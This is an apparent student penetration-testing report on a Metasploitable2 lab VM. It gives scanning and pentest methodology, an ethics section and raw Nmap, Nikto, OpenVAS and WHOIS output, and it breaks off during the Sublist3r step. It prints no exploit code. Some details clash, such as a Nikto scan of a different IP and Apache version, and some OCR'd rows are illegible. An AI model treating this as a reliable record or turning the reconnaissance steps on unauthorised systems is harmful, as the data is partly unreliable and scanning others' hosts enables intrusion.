Vulnerability Assessment & Penetration Testing Report

Target: Metasploitable2 (192.168.56.105)

Assessment Type: Vulnerability Assessment & Penetration Testing (VAPT)

Performed By: Saurav Kumar

Tools Used: Kali Linux, Nmap, OpenVAS, Nikto, Metasploit, SQLMap

Vulnerability Scanning Techniques

Scan Types

Network Scanning Network scanning is the process of identifying active devices, open ports, and running services on a target network. This phase allows security analysts to map the attack surface by sending specific packets to a range of IP addresses and analyzing the responses. Tools like **Nmap** (Network Mapper) are the industry standard for this task. It detects which ports are "listening" and queries them to determine the service version and operating system.

- **Example:** A **TCP Connect Scan** (`-sT`) performs a full 3-way handshake (SYN, SYN-ACK, ACK) with the target. If the connection is established, the port is open. In our lab, Nmap identified the `vsftpd 2.3.4` service running on port 21.

Application Scanning Application scanning focuses on the software layer, specifically web applications, to identify configuration errors and coding vulnerabilities such as Cross-Site Scripting (XSS) and SQL Injection (SQLi). Unlike network scanners that look at ports, application scanners crawl the web pages and test input fields and HTTP headers.

- **Example:** We used **Nikto** to scan the web server on port 80. It identified that the target was running an outdated Apache 2.2.8 server and that the HTTP TRACE method was enabled, which could lead to Cross-Site Tracing (XST) attacks.

Authenticated vs. Unauthenticated Scans

- **Unauthenticated Scans:** These mimic an external attacker who has no credentials. The scanner probes the system from the "outside," relying on service banners and publicly accessible pages. This method provides a realistic view of what a hacker sees but often misses deeper vulnerabilities hidden behind login screens.
- **Authenticated Scans:** These are performed using valid user credentials (e.g., logging into the server via SSH or the web app). This allows the scanner to query internal registries, verify installed patches, and check file configurations directly. Authenticated scans significantly reduce false positives because they verify the *actual* state of the software rather than guessing based on version numbers.

Vulnerability Scoring (CVSS v4.0)

The **Common Vulnerability Scoring System (CVSS)** is an open industry standard for assessing the severity of computer system security vulnerabilities. We utilized CVSS v4.0 to prioritize findings based on metrics like Attack Vector, Attack Complexity, and Privileges Required.

Severity Ranges:

- **Low:** 0.1 – 3.9
- **Medium:** 4.0 – 6.9
- **High:** 7.0 – 8.9
- **Critical:** 9.0 – 10.0

Mapping Examples:

- **Remote Code Execution (RCE):** A generic RCE vulnerability often scores a **CVSS 8.8 (High)** if it requires no user interaction but has high complexity.
- **Apache Struts (CVE-2017-5638):** This vulnerability allows unauthenticated remote code execution and is classified as **Critical (CVSS 10.0)** because it is easily exploitable over the network with no privileges required.
- **Lab Finding:** In our OpenVAS/Nmap scan, the **vsftpd 2.3.4 Backdoor** was identified. Because this vulnerability allows an unauthenticated attacker to instantly gain root access via port 21, it is assigned a **CVSS Score of 10.0 (Critical)**.

False Positives

Explanation False positives occur when a scanner incorrectly identifies a vulnerability that does not exist. This often happens because scanners rely on **Banner Grabbing—**reading the version text a service displays (e.g., "Apache 2.2.8"). If a system administrator has applied a security patch ("backporting") but hasn't updated the version number in the banner, the scanner will assume the system is still vulnerable.

Validation Methods To filter out false positives, we performed manual validation:

1. **Manual Port Inspection:** We used `nmap -p (port-no.) -sV` to interrogate specific services and confirm they were actually active.
2. **Exploit Verification:** We attempted to run a harmless payload against the target. If the exploit failed, the finding was marked as a false positive.

Example Case (Distcc) During scanning, tools may flag the **distcc** service (often on port 3632) as vulnerable to RCE. However, a firewall might be filtering this port, or the service might be configured to only accept connections from localhost.

- **Scenario:** The scanner reports "Port 3632 Open/Vulnerable."
- **Validation:** A manual check using `nmap --script distcc-cve2004-2687` might return "Filtered" or "Connection Refused," proving the vulnerability is not exploitable from the outside.

References:

- **OWASP Testing Guide (WSTG):** Used for methodology on web application scanning.
- **NIST SP 800-115:** "Technical Guide to Information Security Testing and Assessment," used for defining the scanning phases.
- **WannaCry Case Study:** Reviewed to understand how MS17-010 was scored as Critical (CVSS 9.3) due to its "Wormable" nature.

Penetration Testing Techniques

Pentest Phases (PTES-aligned)

Reconnaissance (Intelligence Gathering) This is the preliminary phase where the tester gathers as much information as possible about the target environment to map the attack surface. This includes **Passive Reconnaissance** (using public resources like WHOIS, DNS records, and Shodan without directly interacting with the target) and **Active Reconnaissance** (engaging the target to fingerprint operating systems and applications). The goal is to identify potential entry points before launching any attacks.

Scanning & Vulnerability Analysis In this phase, the tester utilizes automated tools and manual techniques to identify live hosts, open ports, and specific security flaws. Tools like **Nmap** are used to discover running services, while vulnerability scanners like **Nikto** or **OpenVAS** correlate these services with known vulnerability databases (CVEs). This phase transitions the assessment from broad information gathering to specific target identification.

Exploitation This is the active "hacking" phase where identified vulnerabilities are validated and triggered to bypass security controls. The objective is to gain unauthorized access to the system or resources. This involves selecting appropriate payloads and delivering them to the target, as demonstrated in our lab by exploiting the Tomcat Manager to establish a reverse TCP shell session.

Post-Exploitation Once access is gained, this phase focuses on determining the value of the compromised system and maintaining control. Critical activities include **Privilege Escalation** (elevating access from a standard user to Root/Administrator), **Data Exfiltration** (stealing sensitive files like password hashes or databases), and **Pivoting** (using the compromised host to attack other systems on the internal network).

Reporting The final and most critical phase involves documenting the entire process. The report must provide an Executive Summary for management (business impact) and a Technical Report for developers (reproduction steps and remediation). It ensures the client understands the risks and knows exactly how to fix the identified vulnerabilities.

Methodologies

What is PTES? The **Penetration Testing Execution Standard (PTES)** is a comprehensive framework that defines the standard operating procedures for conducting a penetration test. It standardizes the process into seven distinct sections: Pre-engagement Interactions, Intelligence Gathering, Threat Modeling, Vulnerability Analysis, Exploitation, Post Exploitation, and Reporting. Adhering to PTES ensures that the assessment is thorough, repeatable, and meets industry quality standards.

What is OWASP WSTG? The **OWASP Web Security Testing Guide (WSTG)** is the premier methodology specifically designed for testing web applications. It provides a detailed checklist of tests to identify common web vulnerabilities (such as the OWASP Top 10, including SQL Injection and XSS). It is essential for ensuring that web assets are rigorously tested against a standardized set of attack vectors.

Why Methodology Matters Methodologies provide a structured roadmap that prevents "scope creep" and ensures no critical testing areas are overlooked. They define the **Scope** (what is allowed to be tested) and the **Rules of Engagement** (how the test will be conducted), which protects both the tester and the client. A defined methodology ensures the test is conducted safely, minimizing the risk of accidental system downtime or data loss.

Ethics & Authorization

Professional Ethics and Scope Boundaries Ethical hacking is distinguished from malicious hacking entirely by **Authorization.** Before any scanning or exploitation begins, a penetration tester must obtain explicit, written permission from the asset owner outlining the specific **Scope of Work.** This authorization acts as a legal safeguard. Straying outside this scope—such as attacking a production server when only a test server was authorized—is a violation of ethics and law. Uncontrolled or unauthorized exploitation is unethical because it risks disrupting critical business operations, violating user privacy, and causing financial or reputational damage to the target organization.

Exploit Development Basics

Exploit Types

Buffer Overflow A buffer overflow occurs when a program attempts to write more data to a fixed-length block of memory (a buffer) than it is allocated to hold. By sending a carefully crafted payload that exceeds this limit, an attacker can overwrite adjacent memory locations. In exploit development, this often involves overwriting the "Instruction Pointer" (EIP/RIP) to redirect the CPU's execution flow to malicious shellcode. This is a common vector for gaining unauthorized control over system processes.

SQL Injection (SQLi)

SQL Injection is a web security vulnerability that allows an attacker to interfere with the queries an application makes to its database. It occurs when user input is not properly sanitized and is directly concatenated into SQL commands. As demonstrated in our Capstone project with **DVWA**, this allows attackers to view data they are not normally able to retrieve (such as password hashes) or even modify and delete data.

Cross-Site Scripting (XSS)

XSS vulnerabilities enable attackers to inject malicious client-side scripts (usually JavaScript) into web pages viewed by other users. When a victim loads the compromised page, the script executes within their browser session. This can lead to session hijacking (stealing cookies), redirection to phishing sites, or defacement of the website. It differs from SQLi in that it targets the application's users rather than the database itself.

Using Public Proof-of-Concepts (PoCs)

The Role of Exploit-DB Exploit-DB is a CVE-compliant archive of public exploits and vulnerable software. During a penetration test, security professionals use it to find Proof-of-Concept (PoC) code for identified vulnerabilities.

- **Usage:** After identifying a specific service version (e.g., via Nmap), a tester searches Exploit-DB for a matching exploit.
- **Validation:** The PoC is typically analyzed and modified (e.g., changing IP addresses or removing destructive payloads) to safely validate the vulnerability without crashing the production system. It serves as evidence that a vulnerability is actually exploitable in the target environment.

Mitigations

Address Space Layout Randomization (ASLR) ASLR is a memory-protection process for operating systems. It randomly arranges the address space positions of key data areas of a process, including the base of the executable and the positions of the stack, heap, and libraries. This makes it significantly harder for an attacker to predict where their shellcode or specific system functions (like `system()`) are located, thereby mitigating buffer overflow attacks.

Web Application Firewall (WAF) A WAF protects web applications by filtering and monitoring HTTP traffic between a web application and the Internet. It operates at Layer 7 (Application Layer) and uses a set of rules to detect and block common attacks such as SQL Injection and XSS. By inspecting the content of the traffic, it can drop malicious requests before they reach the vulnerable application code.

Patching Patching is the process of updating software to fix identified vulnerabilities. It is the most effective root-cause mitigation. Vendors release security updates (patches) that modify the source code to handle input correctly or fix memory management errors. Applying these updates ensures that known vulnerabilities (CVEs) cannot be exploited, rendering public PoCs ineffective.

Learning Resources

To develop a practical understanding of these concepts, we utilized the following industry-standard resources:

- **TryHackMe Buffer Overflow Lab:** This guided lab provided hands-on experience in analyzing memory stacks, identifying bad characters, and crafting a working exploit for a vulnerable binary (Brainpan/Gatekeeper).

- **TCM Security Resources:** We referenced TCM Security's "Practical Ethical Hacking" materials to understand the methodology behind privilege escalation and the ethical use of public exploits.


Practical Application

Vulnerability Scanning Lab

Tools: Nmap, OpenVAS, Nikto


Nmap Scan

Command: nmap -sV 192.168.56.105



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.105
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-05 08:55 EST
Nmap scan report for 192.168.56.105
Host is up (0.028s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:77:82:6D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.31 seconds
```


OpenVAS Scan



Name ↑↓	Oldest Result ↑↓	Newest Result ↑↓	Severity ↓	QoD ↑↓	Results ↑↓	Hosts ↑↓
SSL/TLS: Repor: Weak Cipher Soites	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	[illegible] (Medium)	90 %	1	1
Apache HTTP Server /cerver-status Accessible (HTTP)	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	[illegible] (Medium)	80 %	1	1
SSL/TLS: Certificate - Self-Signed Cerrificate Detection	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	0.0 (Log)	98 %	1	1
OS Detection Consolidation and Reporting	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	0.0 (Log)	96 %	1	1
SSL/TLS: Report Non Weak Cipher Suites	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	0.0 (Log)	99 %	1	1
SSL/TLS: Collect and Report Certificate Hetails	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	0.0 (Log)	99 %	1	1
SSL/TLS: Version Detection	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	0.0 (Log)	98 %	1	1
SSL/TLS: Repor Perfect Forward Secrecy (PPS) Cipher Suites	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	0.0 (Log)	98 %	1	1
Services	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	Thu, Jan 08, 2025 6:20 PM Coordinated Universal Time	0.0 (Log)	80 %	4	1
[illegible]	Thu, Jan 08, 2025 6:20 PM Coordinated Universal	Thu, Jan 08, 2025 6:20 PM Coordinated Universal	[illegible]	[illegible]	[illegible]	[illegible]

Nikto Scan (Web)

Command : Nikto –h http://192.168.56.105



```
┌──(root㉿kali)-[/home/kali]
└─# nikto -h http://192.168.56.104
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.104
+ Target Hostname:    192.168.56.104
+ Target Port:        80
+ Start Time:         2026-01-02 02:29:12 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.7 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/
HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
 in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/
missing-content-type-header/
+ /: Directory indexing found.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bran
ch.
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, GET, HEAD .
+ /./: Directory indexing found.
+ /./: Appending '/./' to a directory allows indexing.
+ //: Directory indexing found.
+ //: Apache on Red Hat Linux release 9 reveals the root directory listing by default if there is no index page.
+ /%2e/: Directory indexing found.
+ /%2e/: Weblogic allows source code or directory listing, upgrade to v6.0 SP1 or higher. See: http://www.securityfo
cus.com/bid/2513
+ ///: Directory indexing found.
+ /?PageServices: The remote server may allow directory listings through Web Publisher by forcing the server to show
 all files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvenam
e.cgi?name=CVE-1999-0269
+ /?wp-cs-dump: The remote server may allow directory listings through Web Publisher by forcing the server to show a
ll files via 'open directory browsing'. Web Publisher should be disabled. See: http://cve.mitre.org/cgi-bin/cvename.
cgi?name=CVE-1999-0269
+ /phpmyadmin/changelog.php: Retrieved x-powered-by header: PHP/5.4.5.
+ /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorize
d hosts.
+ /////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
///////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
///////////////////////////: Directory indexing found.
+//////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
///////////////////////////////////////////////////////////////////////////////////////////////////////////////////////
///////////////////////////: Abyss 1.03 reveals directory listing when multiple /'s are requested. See: http://cve.mit
re.org/cgi-bin/cvename.cgi?name=CVE-2002-1078
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to
authorized hosts.
+ /phpmyadmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized h
osts. See: https://typo3.org/
+ 8911 requests: 0 error(s) and 22 item(s) reported on remote host
```

ID	Service / Component	Port	Detected Version	Identified Vulnerability	CVSS Score	Severity	Evidence Source
V-01	vsftpd	21/tcp	vsftpd 2.3.4	Known Backdoor Command Execution vulnerability allowing unauthenticated remote access	**10.0**	Critical	Nmap
V-04	Bindshell	1524/tcp	Metasploitable Root Shell	Exposed root shell service allowing direct remote command execution	**10.0**	Critical	Nmap
V-02	Apache HTTP Server	80/tcp	Apache 2.2.8 (Ubuntu)	Outdated web server version with multiple known vulnerabilities (EOL software)	**8.2**	High	Nmap, Nikto
V-	phpMyAdmin	80/tcp	Not disclosed	Unrestricted phpMyAdmin access	**8.0**	High	Nikto

03				exposed, potential SQL injection and credential abuse			
V-09	MySQL Database	3306/tcp	MySQL 5.0.51a	Legacy database version vulnerable to authentication bypass and privilege escalation	**7.8**	High	Nmap
V-05	Samba	139, 445/tcp	Samba 3.x – 4.x	Potential SMB misconfiguration leading to information disclosure or lateral movement	**7.5**	High	Nmap
V-10	PostgreSQL	5432/tcp	PostgreSQL 8.3.x	Outdated PostgreSQL service with known security flaws	**7.5**	High	Nmap
V-08	phpinfo.php	80/tcp	Accessible	phpinfo() page exposed, leaking system	**7.0**	High	Nikto

				configuration and environment details			
V-07	Directory Indexing	80/tcp	Enabled	Directory listing enabled, revealing sensitive file structure	**6.5**	Medium	Nikto
V-06	Apache HTTP TRACE	80/tcp	Enabled	HTTP TRACE method enabled, exposing application to Cross-Site Tracing (XST) attacks	**5.0**	Medium	Nikto

Timestamp	Target IP	Vulnerability	PTES Phase	Severity
2026-01-08 11:13	192.168.56.105	SQL Injection (Union Based)	Exploitation	**Critical**

Key Findings

- Multiple open services including FTP, SSH, HTTP, MySQL, Tomcat
- Outdated and vulnerable service versions identified

OpenVAS Result Summary

- Multiple Critical and High severity vulnerabilities detected
- Confirmed false positives removed through manual validation

Prioritization Method

Vulnerabilities were scored using **CVSS v4.0** and categorized as:

- Critical (9.0–10.0)
- High (7.0–8.9)
- Medium (4.0–6.9)

Report Draft

Title: Critical Web Vulnerabilities

Findings:

- SQL Injection vulnerability allowing database extraction
- Apache Tomcat Manager misconfiguration leading to Remote Code Execution
- Outdated Apache web server vulnerable to known CVEs

Example CVE:

- CVE-2021-41773 – Apache Path Traversal (Risk reference)

Remediation:

- Patch Apache and Tomcat to latest versions
- Disable unused services and exposed admin panels
- Implement input validation and parameterized queries

Reconnaissance Practice

Objective: Perform Open Source Intelligence (OSINT) and asset mapping to identify external and internal attack surfaces.

A. Recon Template

1. Domain Info

- **Target Domain:** `nmap.org`
- **Registrar:** Dynadot Inc
- **Creation Date:** 1999-01-18
- **Name Servers:** `ns1.linode.com`, `ns2.linode.com`
- **Registry Expiry:** 2029-01-18

2. Subdomains

- `scanme.nmap.org`
- `svn.nmap.org`

3. Exposed Services (Internal Target: 192.168.56.105)

- **Web Server:** Apache 2.2.8 (Ubuntu)
- **Backend Language:** PHP 5.2.4
- **Operating System:** Ubuntu Linux (Hardy Heron)

Asset Mapping Log

Timestamp	Tool	Finding
2026-01-08 23:05	WHOIS	**Registrar:** Dynadot Inc (Target: nmap.org)
2026-01-08 23:07	Sublist3r	**Subdomains:** scanme.nmap.org, svn.nmap.org
2026-01-08 23:08	WhatWeb	**Server:** Apache/2.2.8 (Ubuntu)
2026-01-08 23:08	WhatWeb	**Language:** PHP 5.2.4 (EOL Version)


Recon Checklist

- [x] Check WHOIS (Registrar & Dates confirmed)
- [x] Enumerate Subdomains (Sublist3r run on nmap.org)
- [x] Identify Tech Stack (WhatWeb run on 192.168.56.105)

Reconnaissance Summary


A hybrid reconnaissance operation was executed. External OSINT targeting `nmap.org` utilizing WHOIS protocols identified Dynadot Inc. as the registrar. Internal active fingerprinting against `192.168.56.105` using WhatWeb successfully identified the technology stack as Apache 2.2.8 running on Ubuntu, backed by PHP 5.2.4. This confirms the target is running End-of-Life (EOL) software.

Whois Output




```
┌──(kali㉿kali)-[~]
└─$ whois nmap.org
Domain Name: nmap.org
Registry Domain ID: REDACTED
Registrar WHOIS Server: whois.dynadot.com
Registrar URL: http://www.dynadot.com
Updated Date: 2023-08-31T05:05:15Z
Creation Date: 1999-01-18T05:00:00Z
Registry Expiry Date: 2029-01-18T05:00:00Z
Registrar: Dynadot Inc
Registrar IANA ID: 472
Registrar Abuse Contact Email: abuse@dynadot.com
Registrar Abuse Contact Phone: +1.6502620100
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Name Server: ns1.linode.com
Name Server: ns2.linode.com
Name Server: ns3.linode.com
Name Server: ns4.linode.com
Name Server: ns5.linode.com
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://icann.org/wicf/
>>> Last update of WHOIS database: 2026-01-08T17:34:28Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Terms of Use: Access to Public Interest Registry WHOIS information is provided to assist persons in determining the
 contents of a domain name registration record in the Public Interest Registry registry database. The data in this
record is provided by Public Interest Registry for informational purposes only, and Public Interest Registry does n
ot guarantee its accuracy. This service is intended only for query-based access. You agree that you will use this d
ata only for lawful purposes and that, under no circumstances will you use this data to (a) allow, enable, or other
wise support the transmission by e-mail, telephone, or facsimile of mass unsolicited, commercial advertising or sol
icitations to entities other than the data recipient's own existing customers; or (b) enable high volume, automated
, electronic processes that send queries or data to the systems of Registry Operator, a Registrar, or Identity Digi
tal except as reasonably necessary to register domain names or modify existing registrations. All rights reserved.
Public Interest Registry reserves the right to modify these terms at any time. By submitting this query, you agree
to abide by this policy.  The Registrar of Record identified in this output may have an RDDS service that can be qu
eried for additional information on how to contact the Registrant, Admin, or Tech contact of the queried domain nam
e.
```

Sublist3r Output



```
┌──(kali㉿kali)-[~]
└─$ sublist3r -d nmap.org
\

